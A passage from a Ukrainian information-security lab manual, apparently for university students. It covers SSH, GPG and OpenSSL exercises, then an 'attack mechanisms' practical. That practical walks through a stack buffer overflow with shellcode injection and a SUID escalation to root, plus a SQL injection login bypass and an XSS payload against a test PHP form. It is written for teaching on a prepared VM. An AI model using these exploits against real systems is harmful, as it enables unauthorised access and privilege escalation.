- Як успадковуються привілеї, призначені деякому користувачеві на каталог, на вкладені каталоги і файли. Чи може бути обмежене спадкування.
- Чи буде явна заборона мати пріоритет над явними дозволами.
- Чи буде при спадкуванні явна заборона мати пріоритет над явними дозволами.
- Чи може бути дозволено «виконання» файлу без його «читання».
- Які дії над об'єктом дозволяють виконувати права власника.
- Які можливості в даній системі є у користувача (групи) Guest.
- * Які дії потенційно можуть бути заборонені користувачеві з правами адміністратора.

Самостійне практичне завдання №3 “Криптографічні механізми захисту даних”.

Хід работы:

1. Захищений доступ з використанням SSH.

Запустіть дві віртуальні машини з Linux, підключіть їх в загальну віртуальну мережу.

1.1. Задайте відповідні мережні адреси і утилітою ping перевірте досяжність між ними.
Припустимо, що VM Client має IP адресу 192.168.74.10, а VM Server - 192.168.74.100.

1.2. На VM Server перевірте, що сервіс ssh запущено:

#ps -A | grep ssh
1615 ? 00:00:00 sshd
2402 ? 00:00:00 sshd

1.3. З VM Client встановіть захищене з’єднання з Server:
#ssh -l root 192.168.74.100

* Замість root можна використовувати будь-який активний обліковий запис.

Далі, підтвердіть автентичність відкритого ключа сервера і введіть пароль даного користувача.
Ви відкрили ssh сеанс з VM Server.
Виконайте кілька команд на віддаленому комп'ютері і закрийте з'єднання:
#exit

1.4. Запуск команди на VM Server:
#ssh -l <remoteuser> <remotehost> <command>

#ssh -l root 192.168.74.100 date;uptime
root@192.168.74.100's password:
 10:37:57 up 2:25, 5 users, load average: 0.00, 0.00, 0.00

Щоб запустити віддалено інтерактивну команду (програму):
#ssh -t -l <remoteuser> <remotehost> vi

1.5 Копіювання файлів по захищеному з’єднанню:
#scp <file> <remoteuser>@<remotehost>:
#scp <file> 192.168.74.10:

* Якщо в команді scp не задано ім'я користувача, то використовується поточний обліковий запис і пароль.

2. Застосування GPG для шифрування і цифрового підпису.

2.1. Створіть пару відкритий / таємний ключ:
#gpg --gen-key

Введіть необхідні параметри суб'єкта і ключа.
Виберіть тип ключа, придатний як для шифрування, так і для цифрового підпису.
* У документації уточніть параметри команд, використовуваних в завданнях.

Щоб переглянути атрибути існуючих ключів, скористайтеся командами:
#gpg --list-secret-keys
#gpg --list-public-keys
/root/.gnupg/pubring.gpg
---
pub 1024D/A7DC03D8 2017-04-11 User1 (User1 Key) <user1@gmail.com>
sub 2048g/06918E9D 2017-04-11

Тут pub(public) - відкритий ключ, sec(secret:-) - таємний ключ,
sub и ssb - вторинні ключі (в даному завданні не використовуються).

Кількість біт: 1024 або 2048;
Алгоритм шифрування: D(DSA);
key ID: A7DC03D8
Дата створення: 2017-04-11
user ID: User1 <user1@gmail.com>

Експорт відкритого ключа (збереження у файл):
#gpg --export -a "User1" >user1.pubkey

Скопіюйте цей ключ на VM Server:
#scp user1.pubkey 192.168.74.100:

Створіть файл:
#date +%s >testfile

Створіть ЦП цього файла:
#gpg --clearsign testfile

Передайте файл з ЦП на VM Server:
#scp testfile.asc 192.168.74.100:

2.2 На VM Server імпортуйте ключ User1:
#gpg --import user1.pubkey
#gpg --list-public-keys

Перевірте ЦП отриманого файла:
#gpg --verify testfile.asc

На VM Server також згенеруйте відкритий\таємний ключ User2:
#gpg --gen-key
#gpg --list-public-keys

Тепер експортуйте відкритий ключ User2:
#gpg --export -a "User2" >user2.pubkey
та скопіюйте на VM Client:
#scp user2.pubkey 192.168.74.10:

На VM Server створіть файли test.file та test1.file і введіте в них дані:
#date +%s >test.file
#date +%s >test1.file

Зашифруйте перший файл ключом адресата (User1):
#gpg -e -r 0BC2E8D9 -a test.file

(Тут параметр 0BC2E8D9 - key_id)

Шифрування файла з ЦП:
#gpg -e -s -r 0BC2E8D9 -a test1.file

Скопіюйте файли на VM Client:
#scp test.file.asc 192.168.74.10:
#scp test1.file.asc 192.168.74.10:

2.3 На VM Client імпортуйте ключ User2:
#gpg --import user2.pubkey
#gpg --list-public-keys

Перевірте геш нового ключа:
#gpg --fingerprint <key_id>

Розшифруйте файли та перевірте ЦП:
gpg <file>

Щоб видалити пару відкритий / таємний ключ, скористайтеся командою:
#gpg --delete-secret-and-public-key <key_id>

3. Застосування SSL

3.1 Створення і перевірка сертифіката SSL.

Створіть таємний ключ:
#dd if=/dev/random of=.rnd count=64
*Якщо у вашій системі команда “зависає” надовго, використовуйте /dev/urandom
#openssl genrsa -rand .rnd -out priv.key -aes256 2048

Створіть сертифікат-запит:
#openssl req -new -key priv.key -out certif.csr
і в інтерактивному режимі задайте параметри сертифіката.
* У параметрах сертіфііката обов'язково вкажіть ваші прізвище, ім'я, групу і номер залікової книжки.

Створіть самопідписаний сертифікат:
#openssl x509 -req -sha256 -signkey priv.key -in certif.csr -out certif.crt -days 1830
* Якщо у навчальній системі відсутній алгоритм sha256, використовуйте sha1. Зверніть увагу, що sha1 і sha - це різні геш-функції. Для реальних додатків sha і sha1 вважаються не стійкими.

Виведіть дані сертифікату в текстовому форматі:
#openssl x509 -text -in certif.crt
та збережіть окремим файлом:
#openssl x509 -text -in certif.crt >certiftxt.crt

Експортуйте відкритий ключ:
openssl x509 -in certiftxt.crt -pubkey
openssl x509 -in certif.crt -pubkey >pubkey.pem

Перевірте сертифікат:
#openssl verify certiftxt.crt

Добавте сертифікат в список довірених:
#openssl x509 -text -in certiftxt.crt >> /usr/share/ssl/cert.pem
* У вашій версії системи сховище довірених сертифікатів може перебувати в іншому каталозі.

Знову перевірте сертифікат:
#openssl verify certiftxt.crt

Скопіюйте файл сертифіката в ОС Windows і перегляньте його там.

3.2 Шифрування файлів.

Згенеруйте ключ для симетричного шифрування файлу:
#openssl rand -out key.bin 64

Зашифруйте деякий достатньо великий файл:
#openssl enc -aes-256-cbc -salt -in largfile.dat -out largfile.dat.enc -pass file:./key.bin

Зашифруйте ключ шифрування файла асиметричним алгоритмом (використовуйте відкритий ключ):
#openssl rsautl -encrypt -inkey pubkey.pem -pubin -in key.bin -out key.bin.enc
або використовуйте відповідний сертифікат:
#openssl rsautl -encrypt -inkey certif.crt -certin -in key.bin -out key.bin.enc2
Переконайтеся в ідентичності двох отриманих файлів.

Розшифруйте ключ шифрування:
#openssl rsautl -decrypt -inkey priv.key -in key.bin.enc -out key.bin2

Потім розшифруйте файл:
#openssl enc -d -aes-256-cbc -in largfile.dat.enc -out largfile.dat2 -pass file:./key.bin2
Порівняйте вихідний та розшифрований файли.

3.3 Цифровий підпис.

Створіть деякий документ для тестування механізму цифрового підпису:

date +%s > example.txt
#shasum example.txt
#sha256sum example.txt

Розрахуйте значення цифрового підпису тестового документа (значення геш-функції, що зашифроване таємним ключем):
#openssl dgst -sha256 -sign priv.key -out example.sha example.txt

Використовуючи відкритий ключ, перевірте коректність цифрового підпису:
#openssl dgst -sha256 -verify pubkey.pem -signature example.sha example.txt

Інший варіант обчислення цифрового підпису:

Збережіть значення геш-функції документа окремим файлом:
#openssl dgst -sha256 example.txt > example.hash

Зашифруйте відкритим ключем получений файл:
#openssl rsautl -sign -inkey priv.key -keyform PEM -in example.hash >example.hash.sign

Використовуючи відкритий ключ, проведіть зворотнє перетворення:
#openssl rsautl -verify -pubin -inkey pubkey.pem -keyform PEM -in example.hash.sign

Порівняйте отримане на попередньому кроці значення геш-функції зі значенням геш-функції, обчисленої на основі вмісту файлів:
#openssl dgst -sha256 example.txt

У каталозі, де знаходяться файли, що створено у роботі, виконайте команду:
#ls -l; date

Звіт по роботі повинен містити виконані команди та їх результати (все в одному текстовому файлі, без картинок!).

Контрольні питання:

- Що називається цифровим сертифікатом. Яку інформацію він містить.
- Який факт підтверджує цифровий сертифікат.
- Яка інформація потрібна, щоб перевірити цифровий сертифікат.
- Що називається цифровим підписом.
- Які криптографічні алгоритми може використовувати алгоритм цифрового підпису.
- Призначення і властивості протоколу SSH.
- Які криптографічні алгоритми використовує протокол SSH.

Самостійне практичне завдання №4 “Механізми атак”.

* Для виконання наступних завдань потрібна спеціально підготовлена VM.

1. Переповнення буфера.

1.1. В ОС Linux створіть файл *overflow1.c* такого змісту:

```
#include <string.h>
main (int argc, char *argv[]) {
 char str1[10];
 strcpy (str1, argv[1]);
}
```

та скомпілюйте виконуваний файл:

```
#gcc -ggdb -mpreferred-stack-boundary=2 -o overflow1 ./overflow1.c
```

У даній елементарній програмі наявна вразливість переповнення стека в процедурі *strcpy.*

Введіть команду:

```
[root@localhost hack]# export LANG=C
```

1.2 Запустіть відладчик зі скомпільованою програмою і встановіть точки зупинки до і після виклику *strcpy*:

```
[root@localhost hack]# gdb -q overflow1
(gdb) list 1
1       #include <string.h>
2       main (int argc, char *argv[]) {
3        char str1[10];
4        strcpy (str1, argv[1]);
5       }
(gdb) b 4
Breakpoint 1 at 0x804832e: file overflow1.c, line 4.
(gdb) b 5
Breakpoint 2 at 0x8048342: file overflow1.c, line 5.
(gdb)
```

Відладчик дозволяє контролювати стан регістрів і пам’яті. Команда виведення вмісту комірок пам’яті має вигляд x/[n]T[size] <адреса пам’яті> , де:
x – команда;
n – кількість слів;
T – формат представлення (x – hex, s – string, i – instruction, d – decimal, c – char, b – byte, w – word, o – octal, u – unsigned decimal, t – binary, f - float);
[size] – розмір слова (b – byte, h – halfword, w – word, g -giant);
<адреса пам’яті> може бути задана явно, через показчик або регістр.

Виведення значень регістрів: i r <список регістрів>.

1.3 Запустіть програму на виконання з вхідним рядком в 10 символів AAAAAAAAAA:

```
(gdb) run AAAAAAAAAA
Starting program: /root/hacki/overflow1 AAAAAAAAAA

Breakpoint 1, main (argc=2, argv=0xbfffe094) at overflow1.c:4
4        strcpy (str1, argv[1]);
```

1.4 Подивіться значення регістрів і стан стека після першої точки зупину:

```
(gdb) i r eip ebp esp
eip            0x804832e        0x804832e
ebp            0xbfffe048       0xbfffe048
esp            0xbfffe038       0xbfffe038
(gdb) x/32xw $esp
0xbfffe038:     0xbfffe048      0x0804834e      0x42130a14      0x40015360
0xbfffe048:     0xbfffe068      0x42015574      0x00000002      0xbfffe094
0xbfffe058:     0xbfffe0a0      0x4001582c      0x00000002      0x08048278
0xbfffe068:     0x00000000      0x08048299      0x08048328      0x00000002
0xbfffe078:     0xbfffe094      0x08048344      0x08048374      0x4000c660
0xbfffe088:     0xbfffe08c      0x00000000      0x00000002      0xbffffc08
0xbfffe098:     0xbffffc1e      0x00000000      0xbffffc29      0xbffffc48
0xbfffe0a8:     0xbffffc58      0xbffffc63      0xbffffc71      0xbffffc91
```

Регістр `$esp` вказує на вершину стека, а регістр `$ebp` - на кінець кадру стека поточної процедури. Десь далі перебуватиме адреса повернення з процедури (точне розташування залежить від налаштувань ядра і компілятора; для даного прикладу виділений шрифтом).

1.5 Продовжіть виконання програми до другої точки зупину і знову подивіться стан регістрів і стека:

```
(gdb) c
Continuing.

Breakpoint 2, main (argc=2, argv=0xbfffe094) at overflow1.c:5
5       }
(gdb) i r eip ebp esp
eip            0x8048342        0x8048342
ebp            0xbfffe048       0xbfffe048
esp            0xbfffe038       0xbfffe038
(gdb) x/32xw $esp
0xbfffe038:     0x41414141      0x41414141      0x42004141      0x40015360
0xbfffe048:     0xbfffe068      0x42015574      0x00000002      0xbfffe094
0xbfffe058:     0xbfffe0a0      0x4001582c      0x00000002      0x08048278
0xbfffe068:     0x00000000      0x08048299      0x08048328      0x00000002
0xbfffe078:     0xbfffe094      0x08048344      0x08048374      0x4000c660
0xbfffe088:     0xbfffe08c      0x00000000      0x00000002      0xbffffc08
0xbfffe098:     0xbffffc1e      0x00000000      0xbffffc29      0xbffffc48
0xbfffe0a8:     0xbffffc58      0xbffffc63      0xbffffc71      0xbffffc91
(gdb)
```

У стеге з'явилося 10 значень 0x41 (ASCII код символу A), а 11й символ - кінець рядка 0x00. Зверніть увагу, що в кожному слові молодший байт знаходиться за молодшою адресою.

1.6 Відкрийте іншу консоль і поекспериментуйте з програмою *overflow1*, подаючи на вхід різну кількість символів:

```
[root@localhost hack]# ./overflow1 AAAAAAAAAA
[root@localhost hack]# ./overflow1 AAAAAAAAAAAA
[root@localhost hack]# ./overflow1 AAAAAAAAAAAAAA
[root@localhost hack]# ./overflow1 AAAAAAAAAAAAAAAA
[root@localhost hack]# ./overflow1 AAAAAAAAAAAAAAAAAA
[root@localhost hack]# ./overflow1 AAAAAAAAAAAAAAAAAAAA
[root@localhost hack]# ./overflow1 AAAAAAAAAAAAAAAAAAAA
Segmentation fault
[root@localhost hack]# ./overflow1 AAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
[root@localhost hack]# ./overflow1 AAAAAAAAAAAAAAAAAA
[root@localhost hack]#
```

У якийсь момент переповнюючий рядок досяг адреси повернення з процедури, що зберігається за локальними змінними, і викликав збій сегментації пам'яті (спроба передати управління за

адресою, що не використовується будь-якою віртуальною сторінкою пам'яті). А якщо спробувати передати управління за адресою, де міститься «корисний» код.

1.7 Впровадження шеллкода

```
[root@localhost hack]#export SHELLCODE=$(perl -e 'print "\x90"x200' )$(cat
shellcode.bin)
```

У змінну оточення SHELLCODE був записаний шеллкод, а перед ним - 200 символів заповнення 0x90 (NOP, команда, яка робить «ніщо» :).

Введіть *env* і знайдіть серед змінних оточення SHELLCODE (або просто *echo SHELLCODE*).

Наступна програма:

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
        printf("%s is at %p\n", argv[1], getenv(argv[1]));
}
```

покаже нам адресу пам’яті, по якій розміщується SHELLCODE:

```
[root@localhost hack]# ./getenv_example SHELLCODE
SHELLCODE is at 0xbffffa70
[root@localhost hack]#
```

1.8 Експлуатація вразливості:

```
[root@localhost hack]# ./overflow1 $(perl -e 'print "\x70\xfa\xff\xbf"x5')
Segmentation fault
[root@localhost hack]# ./overflow1 $(perl -e 'print "\x70\xfa\xff\xbf"x6')
sh-2.05b#
```

За допомогою *perl* вразливій програмі передавався переповнюючий рядок різної довжини. В результаті була запущена нова командна оболонка. Але це ще не все!
* Зверніть увагу, що байти, які видав *getenv_example*, вводяться в рядок експлойта в зворотному порядку (спочатку - молодший байт).

1.9 Підвищення привілеїв.

Відкрийте ще одну консоль.
Нехай програма з вразливістю має встановлений біт SUID:

```
[root@localhost user1]# chmod 4755 overflow1
```

Виконаємо пункти 1.7 и 1.8 від імені непривілейованого користувача:

```
[root@localhost user1]# su user1
[user1@localhost user1]$ id
uid=500(user1) gid=500(user1) groups=500(user1)
[user1@localhost user1]$ export LANG=C
[user1@localhost user1]$ export SHELLCODE=$(perl -e 'print "\x90"x200' )$(cat
shellcode.bin)
[user1@localhost user1]$ ./getenv_example SHELLCODE
SHELLCODE is at 0xbffffb6c
[user1@localhost user1]$ ./overflow1 $(perl -e 'print "\x6c\xfb\xff\xbf"x5')
Segmentation fault
[user1@localhost user1]$ ./overflow1 $(perl -e 'print "\x6c\xfb\xff\xbf"x6')
sh-2.05b# id
uid=0(root) gid=500(user1) groups=500(user1)
```

```
sh-2.05b#
```

В результаті, ми проексплуатували вразливість в програмному коді, впровадили шеллкод і продемонстрували можливість підвищення привілеїв.

2. Приклад.

2.1 Урізноманітнимо програму з попереднього завдання:

```
[root@localhost hack]# cat overflow3.c
#include <string.h>

void exploitable(char *somestring, int d, char str2[15]) {
 float ff;
 char str1[10];
 int a=1, b=2, c;
 c=a+b+d;
 ff=3.14;
 strcpy (str1, somestring);
 printf ("Voila: str1=%s bla-bla-bla %d str2=%s ",str1,c,str2);
}

main (int argc, char *argv[]) {
int cc=3;
char str3[10];
strcpy (str3,"ABCDEF\n");
printf("..Some stuff..\n");
exploitable(argv[1],cc,str3);
printf("..and more stuff..\n");
}
```

Тут вразлива процедура *strcpy* присутня в процедурі *exploitable*. Щоб дослідити розташування даних в стеку, в *exploitable* передається кілька параметрів і оголошується кілька локальних змінних.

2.2 Скомпілюємо цю програму і запустимо відладчику:

```
[root@localhost hack]# gcc -ggdb -mpreferred-stack-boundary=2 -o overflow3
./overflow3.c
[root@localhost hack]# gdb -q overflow3
(gdb) list
5        char str1[10];
6        int a=1, b=2, c;
7        c=a+b+d;
8        ff=3.14;
9        strcpy (str1, somestring);
10       printf ("Voila: str1=%s bla-bla-bla %d str2=%s ",str1,c,str2);
11      }
12
13      main (int argc, char *argv[]) {
14      int cc=3;
…
```

Встановимо точки зупину до і після вразливої процедури.

```
(gdb) b 9
Breakpoint 1 at 0x8048383: file overflow3.c, line 9.
(gdb) b 10
Breakpoint 2 at 0x8048392: file overflow3.c, line 10.
```

2.3 Запустимо програму з довільною текстовою строкою - аргументом.

```
(gdb) run AAAAAAAA
```

```
Starting program: /root/hack/overflow3 AAAAAAAA
..Some stuff..

Breakpoint 1, exploitable (somestring=0xbffffb52 "AAAAAAAA", d=3,
    str2=0xbfffe9e4 "ABCDEF\n") at overflow3.c:9
9        strcpy (str1, somestring);
```

Виконання програми зупинилося перед рядком 10. Показано адреси і значення аргументів процедури *exploitable*. Перевіримо значення регістрів і стан стека:

```
(gdb) i r eip esp ebp
eip            0x8048383        0x8048383
esp            0xbfffe9b0       0xbfffe9b0
ebp            0xbfffe9d0       0xbfffe9d0
(gdb) x/32xw $esp
0xbfffe9b0:     0x00000006      0x00000002      0x00000001      0x4204f112
0xbfffe9c0:     0x4212ee20      0x080484f0      0xbfffe9e4      0x4048f5c3
0xbfffe9d0:     0xbfffe9f8      0x080483ea      0xbffffb52      0x00000003
0xbfffe9e0:     0xbfffe9e4      0x44434241      0x000a4645      0x08048406
0xbfffe9f0:     0x42130a14      0x00000003      0xbfffea18      0x42015574
0xbfffea00:     0x00000002      0xbfffea44      0xbfffea50      0x4001582c
0xbfffea10:     0x00000002      0x080482ac      0x00000000      0x080482cd
0xbfffea20:     0x080483ab      0x00000002      0xbfffea44      0x080483fc
```

Продовжимо виконання програми. Наступна зупинка сталася відразу після вразливої процедури *strcpy*.

```
(gdb) c
Continuing.
Breakpoint 2, exploitable (somestring=0xbffffb52 "AAAAAAAA", d=3,
    str2=0xbfffe9e4 "ABCDEF\n") at overflow3.c:10
10       printf ("Voila: str1=%s bla-bla-bla %d str2=%s ",str1,c,str2);
```

Перевіримо стан стека, значення локальних змінних і переданнних функції аргументів.

```
(gdb) i r eip esp ebp
eip            0x8048392        0x8048392
esp            0xbfffe9b0       0xbfffe9b0
ebp            0xbfffe9d0       0xbfffe9d0
(gdb) x/32xw $esp
0xbfffe9b0:     0x00000006      0x00000002      0x00000001      0x41414141
0xbfffe9c0:     0x41414141      0x08048400      0xbfffe9e4      0x4048f5c3
0xbfffe9d0:     0xbfffe9f8      0x080483ea      0xbffffb52      0x00000003
0xbfffe9e0:     0xbfffe9e4      0x44434241      0x000a4645      0x08048406
0xbfffe9f0:     0x42130a14      0x00000003      0xbfffea18      0x42015574
0xbfffea00:     0x00000002      0xbfffea44      0xbfffea50      0x4001582c
0xbfffea10:     0x00000002      0x080482ac      0x00000000      0x080482cd
0xbfffea20:     0x080483ab      0x00000002      0xbfffea44      0x080483fc
(gdb) x/dw &a
0xbfffe9b8:     1
(gdb) x/dw &b
0xbfffe9b4:     2
(gdb) x/dw &c
0xbfffe9b0:     6
(gdb) x/dw &d
0xbfffe9dc:     3
(gdb) x/fw &ff
0xbfffe9cc:     3.1400001
(gdb) x/xw &ff
0xbfffe9cc:     0x4048f5c3
(gdb) x/s somestring
0xbffffb52:      "AAAAAAAA"
(gdb) x/4xw somestring
0xbffffb52:     0x41414141      0x41414141      0x534f4800      0x4d414e54
(gdb) x/s str2
```

```
0xbfffe9e4:      "ABCDEF\n"
(gdb) x/4xw str2
0xbfffe9e4:     0x44434241      0x000a4645      0x08048406      0x42130a14
(gdb) x/s str1
0xbfffe9bc:      "AAAAAAAA"
(gdb) x/4xw str1
0xbfffe9bc:     0x41414141      0x41414141      0x08048400      0xbfffe9e4
(gdb)
```

Тепер можемо відновити розташування даних в стеку:

```
0xbfffe9b0:        <c>             <b>             <a>            <str1>
0xbfffe9c0:       <str1>          <str1>          <&str2>          <ff>
0xbfffe9d0:       <SFP>         0x080483ea      <&somestring>        <d>
0xbfffe9e0:      <&str2>          <str2>          <str2>          <str2>
0xbfffe9f0:       <str2>        0x00000003      0xbfffea18      0x42015574
```

*<SFP> - Saved Frame Pointer – збережене значення EBP попереднього кадру стека.

Щоб дізнатися адресу повернення з процедури *exploitable*, дізассемблюємо частину програми.

```
(gdb) disass main
Dump of assembler code for function main:
0x080483ab <main+0>:    push   %ebpe
0x080483ac <main+1>:    mov    %esp,%ebp
0x080483ae <main+3>:    sub    $0x14,%esp
0x080483b1 <main+6>:    movl   $0x3,0xfffffffc(%ebp)
0x080483b8 <main+13>:   push   $0x80484e8
0x080483bd <main+18>:   lea    0xffffffec(%ebp),%eax
0x080483c0 <main+21>:   push   %eax
0x080483c1 <main+22>:   call   0x804829c <strcpy>
0x080483c6 <main+27>:   add    $0x8,%esp
0x080483c9 <main+30>:   push   $0x80484f0
0x080483ce <main+35>:   call   0x804828c <printf>
0x080483d3 <main+40>:   add    $0x4,%esp
0x080483d6 <main+43>:   lea    0xffffffec(%ebp),%eax
0x080483d9 <main+46>:   push   %eax
0x080483da <main+47>:   pushl  0xfffffffc(%ebp)
0x080483dd <main+50>:   mov    0xc(%ebp),%eax
0x080483e0 <main+53>:   add    $0x4,%eax
0x080483e3 <main+56>:   pushl  (%eax)
0x080483e5 <main+58>:   call   0x804835c <exploitable>
0x080483ea <main+63>:   add    $0xc,%esp
0x080483ed <main+66>:   push   $0x8048500
0x080483f2 <main+71>:   call   0x804828c <printf>
0x080483f7 <main+76>:   add    $0x4,%esp
0x080483fa <main+79>:   leave
0x080483fb <main+80>:   ret
End of assembler dump.
(gdb)
```

Адресою повернення із *exploitable* буде адреса наступної строки після виклика *call 0x804835c <exploitable>* тобто *0x080483ea.* Ця адреса збігається зі значенням в стеці за адресою *0xbfffe9d4.*

Таким чином, адреса повернення займає сьоме чотирьохбайтне слово відносно початку рядка *str1*.

2.4 Тепер повторимо з даною програмою дії, аналогічні п. 1.6 -1.9.

```
[root@localhost hack]# cp overflow3 /home/user1
[root@localhost hack]# cp shellcode.bin /home/user1
[root@localhost hack]# cp getenv_example /home/user1
[root@localhost hack]# cd /home/user1
[root@localhost user1]# chmod 4755 overflow3
```

```
[root@localhost user1]# chmod o+x getenv_example
[root@localhost user1]# su user1
[user1@localhost user1]$ id
uid=500(user1) gid=500(user1) groups=500(user1)
[user1@localhost user1]$ env | grep LANG
LANG=en_US.UTF-8
[user1@localhost user1]$ export LANG=C
[user1@localhost user1]# env | grep LANG
LANG=C
[user1@localhost user1]# env | grep SHELLCODE
[user1@localhost user1]# export SHELLCODE=$(perl -e 'print "\x90"x200' )$(cat
shellcode.bin)
[user1@localhost user1]# env | grep SHELLCODE
SHELLCODE=
                                                                    1ю1ш1и≥╠єм─j

XQh//shh/bin┴ЦQ┴БS┴Ам─
[user1@localhost user1]# ./getenv_example SHELLCODE
SHELLCODE is at 0xbffffb68
```

*Отримана від *getenv_example* адреса підставляється в строку експлойта в зворотному порядку байт.

```
[user1@localhost user1]# ./overflow3 $(perl -e 'print "\x68\xfb\xff\xbf"x5')
..Some stuff..
Voila: str1=hШЪ©hШЪ©hШЪ©hШЪ©hШЪ© bla-bla-bla 6 str2=ABCDEF
..and more stuff..
Segmentation fault
[user1@localhost user1]# ./overflow3 $(perl -e 'print "\x68\xfb\xff\xbf"x6')
..Some stuff..
Voila: str1=hШЪ©hШЪ©hШЪ©hШЪ©hШЪ©hШЪ© bla-bla-bla 6 str2=ABCDEF
Segmentation fault
[user1@localhost user1]# ./overflow3 $(perl -e 'print "\x68\xfb\xff\xbf"x7')
..Some stuff..
Voila: str1=hШЪ©hШЪ©hШЪ©hШЪ©hШЪ©hШЪ©hШЪ© bla-bla-bla 6 str2=ABCDEF
sh-2.05b# id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
sh-2.05b#
```

3. SQL-ін'єкція.

3.1. Увійдіть в систему під обліковим записом суперкористувача.

3.2. Встановіть ip-адреса із внутрішньої (Host-only) підмережі вашого комп'ютера (в завданні - 192.168.74.10). Утилітою ping перевірте досяжність між VM і фізичним комп'ютером.

3.3. Перевірте, чи запущені сервіси web і MySQL і якщо ні, то запустіть.

```
[root@localhost root]# ps -A | grep httpd
[root@localhost root]# service httpd start
Starting httpd:                                            [  OK  ]
[root@localhost root]# ps -A | grep httpd
12472 ?        00:00:00 httpd
12475 ?        00:00:00 httpd
12476 ?        00:00:00 httpd
12477 ?        00:00:00 httpd
12478 ?        00:00:00 httpd
12479 ?        00:00:00 httpd
12480 ?        00:00:00 httpd
12481 ?        00:00:00 httpd
12482 ?        00:00:00 httpd
[root@localhost root]# service mysqld start
Starting MySQL:                                            [  OK  ]
[root@localhost root]# ps -A | grep mysqld
12497 pts/1    00:00:00 safe_mysqld
12522 pts/1    00:00:00 mysqld
[root@localhost root]#
```

3.4 З web-браузера хоста зверніться за адресою віртуального сервера:
http://192.168.74.10/testform/example.php

Ви побачите результат відображення даної динамічної сторінки:

```
<?php
include("_tophead_personal.php");
mysql_connect('localhost','root','');
echo "user: ".$username."<br>";
$qry="select * from users where username='$username' and passwd='$passwd' ";
echo $qry."<br>";
$result=mysql_db_query('test',$qry);
if (mysql_num_rows($result)) echo "<br>Authenticatiion success!!<br>";
?>
<form action='example.php' method='post' name='form1'>
usrername:<input type=text name=username size=15>
<br>
password :<input type=text name=passwd size=15>
<input type=submit>
</form>
<?
echo "<br>";
include("_bottom_personal.php");
?>
```

Тут пропонується ввести *username* і *password*, після відправки форми виводиться отримане *username* і рядок запиту, виконується SQL-запит, в який підставляються отримані параметри. Якщо в БД знайдена хоча-б одна така пара u*sername / password* - "автентифікація" вважається успішною.

* Спосіб аутентифікації абсолютно не коректний і використаний тільки для спрощення прикладу.

3.5 Припустимо, є обліковий запис *admin* з невідомим паролем.

Підставте в поле `username: admin`
а в поле `password: 111 ' or 1=1 --'`
та виконайте запит.

В результаті має появиттся такий текст:

```
user: admin
   select * from users where username='admin' and passwd='111 'or 1=1 --''
   Authenticatiion success!!
usrername:
password :
```

У рядок запиту підставили існуюче в БД «username», довільне значення «passwd» і конструкцію 'or 1 = 1 -', яка змінила логіку запиту і хід програми.
* Символи коментаря в MySQL «-» закінчують рядок запиту, а друга лапка потрібна для дотримання парності символів.

4. Cross-Site Scripting (XSS, міжсайтовий скриптинг).
4.1. Знову поверніться на сторінку:
http://192.168.74.10/testform/example.php

Підставте в поле `username: admin <script>alert('Hi!');</script>`
а в поле `password: 111`
та виконайте запит.

В окні браузера має з’явитися повідомлення.

Ми скористалися програмою з попереднього завдання, яка виводила *username*, і в виведенні на стороні клієнта з'явився код, який був інтерпретований браузером як Java Script.

Контрольні питання:

- Що розуміється під «переповненням буфера».
- Які чинники можуть призводити до переповнення буфера.
- Які наслідки можливі в результаті переповнення буфера.
- Чим переповнення в стеці особливо небезпечно.
- Що називається exploit і shellcode. У чому їх відмінності.
- Як запобігти переповненню буфера.
- Що називається XSS і SQL-ін'єкцією.
- Які фактори роблять можливим існування XSS або SQL-ін'єкцій.
- Як запобігти можливості появи XSS або SQL-ін'єкцій.

Рекомендована література:

Ericsson Jon. Hacking: The Art of Exploitation. 2-nd edition.- San Francisco: No Starch Press Inc., 2008. - ISBN 1-59327-007-0

Варіанти індивідуальних завдань:

У даній програмі замініть зазначені рядки відповідно до індивідуального варіанту і дослідіть отриману програму аналогічно п.п. 2.1-2.4.

```
#include <string.h>

(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[10];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.1415;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc, string2);
                                                                    }

main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

Індивідуальний варіант завдання № 1.1.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[7];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 1.2.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[12];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 1.3.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[7];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
